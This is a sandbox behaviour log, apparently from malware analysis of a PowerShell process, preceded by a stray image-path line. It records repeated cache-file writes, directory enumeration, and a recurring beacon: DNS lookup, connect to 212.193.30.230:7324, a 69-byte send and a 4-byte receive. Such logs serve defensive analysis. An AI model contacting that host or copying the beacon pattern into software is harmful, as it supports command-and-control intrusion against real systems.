
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c7b7956f-9ccf-4bdd-9c13-96d73b3795c4 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_b12be17d-5154-4337-a5ec-c6d8c7f76f86 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c7b7956f-9ccf-4bdd-9c13-96d73b3795c4 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fe39f5-a92f-4197-967e-41421dcd71d2 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fe39f5-a92f-4197-967e-41421dcd71d2 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (ae65ee0, ba3e154) Return: 1	732	844
Call Filesystem API	API Name: FindNextFileW Args: (7d47db8, b92e544) Return: 1	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_bc4b32fd-57c3-413a-a2e1-81be6176e045 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_bc4b32fd-57c3-413a-a2e1-81be6176e045 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_5f8d74a5-4b1d-4778-992f-ba6b1183f4b7 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_ccbad0e4-819d-49da-9a24-2e8cb9dbe5a8 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_ccbad0e4-819d-49da-9a24-2e8cb9dbe5a8 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (7d47db8, b92e44c) Return: 1	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (ae65ea0, ba3e154) Return: 1	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4971a5c4-a903-43d1-b724-afe121c29b20 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4971a5c4-a903-43d1-b724-afe121c29b20 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_238249d9-828b-47b0-99cf-67b3e0c55472 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_238249d9-828b-47b0-99cf-67b3e0c55472 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a136f546-cba6-4972-bab6-d821568f6901 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a136f546-cba6-4972-bab6-d821568f6901 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Filesystem API	API Name: FindNextFileW Args: (7d481f8, b92e544) Return: 1	2768	2220
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Filesystem API	API Name: FindNextFileW Args: (ae66020, ba3e154) Return: 1	732	844
Call Filesystem API	API Name: FindNextFileW Args: (7d481b8, b92e544) Return: 1	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (ae65da0, ba3e154) Return: 1	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_b95f9b4f-e3e1-4db4-8644-b1ed72179373 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_b95f9b4f-e3e1-4db4-8644-b1ed72179373 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_bdda54c5-bb1d-49ea-917e-c5e884cf797f Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_bdda54c5-bb1d-49ea-917e-c5e884cf797f Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844

Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_33f24eb2-5825-49b6-9d7d-beb4efef6daf Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_33f24eb2-5825-49b6-9d7d-beb4efef6daf Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d4f5287b-0a2b-4513-867d-6dc77b37a861 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d4f5287b-0a2b-4513-867d-6dc77b37a861 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Call Filesystem API	API Name: FindNextFileW Args: (7d47d78, b92e544) Return: 1	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (ae65da0, ba3e154) Return: 1	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a75d2ea2-edc3-421d-8513-7a1041097926 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3ffd4a2f-f1b6-4b72-837c-755f35d2361e Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a6f8c587-0526-45f8-b68a-e2c44f18cae1 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a75d2ea2-edc3-421d-8513-7a1041097926 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Call Filesystem API	API Name: FindNextFileW Args: (7d47ab8, b92da54) Return: 1	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (ae66820, ba3e05c) Return: 1	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_28109434-25cd-4e19-9fe8-3853250b4633 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_28109434-25cd-4e19-9fe8-3853250b4633 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a2035040-f0bd-4c81-8765-d9eb87d48048 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a2035040-f0bd-4c81-8765-d9eb87d48048 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3ab18f83-dd5b-4fa5-948b-aab4383e999b Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6687a16c-1e4f-47dd-af2b-a296a425b97d Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3ab18f83-dd5b-4fa5-948b-aab4383e999b Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_051467ba-d833-46ee-91c1-b1d5fee0ebc5 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_051467ba-d833-46ee-91c1-b1d5fee0ebc5 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9394bfc5-873e-4824-9a5a-5ff7636eb310 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9394bfc5-873e-4824-9a5a-5ff7636eb310 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c64f8295-29ee-4655-8bf9-a42779197977 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c64f8295-29ee-4655-8bf9-a42779197977 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_7745226a-4a4e-479d-895c-2356425378f7 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (7d477f8, b92e544) Return: 1	2768	2220
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220

Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (ae66220, ba3e154) Return: 1	732	844
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_7745226a-4a4e-479d-895c-2356425378f7 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e8320f36-bc2a-4ac0-bf08-206fb6e9aaf6 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_93bcf22c-e017-4451-8a3c-46a8a03bea81 Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_09fee7e3-7ce5-4af7-8d11-b9304fac801e Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\powershell.exe.log Type: VSDT_ASCII	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\powershell.exe.log Type: VSDT_ASCII	732	844
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
